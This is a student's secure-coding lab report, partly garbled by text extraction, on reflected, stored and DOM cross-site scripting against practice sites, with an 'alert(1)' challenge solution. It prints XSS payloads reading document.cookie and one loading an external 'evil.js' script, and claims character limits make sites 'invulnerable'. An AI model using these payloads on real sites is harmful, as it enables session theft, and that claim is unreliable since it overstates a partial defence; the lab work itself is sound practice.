


Secure Coding Lab-5

Deva Dattu 18BCN7081

1.Reflected XSS

Commands and Outputs:

1) `
18BCN7081</br>`



Sorry, no results were found for
18BCN7081
. [Try again.](#)

2) `dattu`



`<a href="https://www.yo`

Search



Sorry, no results were found for [dattu](#). [Try again](#).

When I click on that, it will redirect into the page URL I have given.




www.youtube.com refused to connect.

3) `<script>alert(document.cookie);</script>`




The Payload we entered should give a reply with the Session Cookie.



4) ``



The Payload we entered should give a reply with the Session Cookie.



With Advanced Cross Site Scripting, This RXSS can transfer the Victim's cookie to the Attacker.

2. Stored XSS

Commands and Outputs You can see the malicious code and output below

1)



friend

An embedded page at xss-doc.appspot.com says

Stored XSS

OK

ne)

...

2)

BlathrBox Blabber with your friends



You

Wed Feb 24 2021 16:29:24 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here!



You

Wed Feb 24 2021 17:33:53 GMT+0530 (India Standard Time)

hi. 18BCN7081 here



You

Wed Feb 24 2021 17:38:44 GMT+0530 (India Standard Time)



```
<img src=x onerror="alert(document.cookie);"
```

Share status!

An embedded page at xss-doc.appspot.com says

OK



You

Wed Feb 24 2021 17:40:58 GMT+0530 (India Standard Time)



```
rc="//xss-  
doc.appspot.com/static/evil.js";document.body.a  
ppendChild(s);"
```

Share status!

Blabber
With
Clear all pos

Share status!

Time)

0 (India Standard Time)



Wed Feb 24 2021 17:40:58 GMT+0530 (India Standard Time)



Wed Feb 24 2021 18:03:29 GMT+0530 (India Standard Time)

You

Wed Feb 24 2021 17:38:44 GMT+0530 (India Standard Time)

Wed Feb 24 2021 16:29:24 GMT+0530 (India Standard Time)

You

Welcome!

perso



This is your stream. You can post anything you want here!



You

Wed Feb 24 2021 18:03:55 GMT+0530 (India Standard Time)

HACKED!



Share status!

3.Dom XSS

Commands and Outputs:




devijagannadh.in/xss/dom

Hello, guest!



brutelogic.com.br/tests/sinks.html?name=dattu18BCN7081

Hello, dattu18BCN7081!



How Secure Coding is related to XSS?

Secure Coding plays a huge role in preventing these XSS attacks. These cross site scripting attacks can only be used in such websites where scripts can be executed even though they are not meant to. Such websites are vulnerable to XSS. These XSS attacks can be prevented by limiting the few characters usable in the fields, such that no malicious payloads/ scripts can be executed in our websites. Nowadays there are numerous websites which are vulnerable to XSS. By implementing some several

restrictions like Character limitation etc, our websites can be secured and will be invulnerable to XSS.

Challenge:

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  return '<script>console.log("'" + s + "'");</script>';  
}
```

Input 12

");alert(1,"

Output Win!

```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★

User	Score	Browser
... ShabbyMe	? 0	Firefox/77
geniusmaster33 don't worry about less than 12 its a hack	? 4	Chrome/86
jay 123	? 11	Chrome/86
datt	12	Chrome/88
ma	? 12	Chrome/88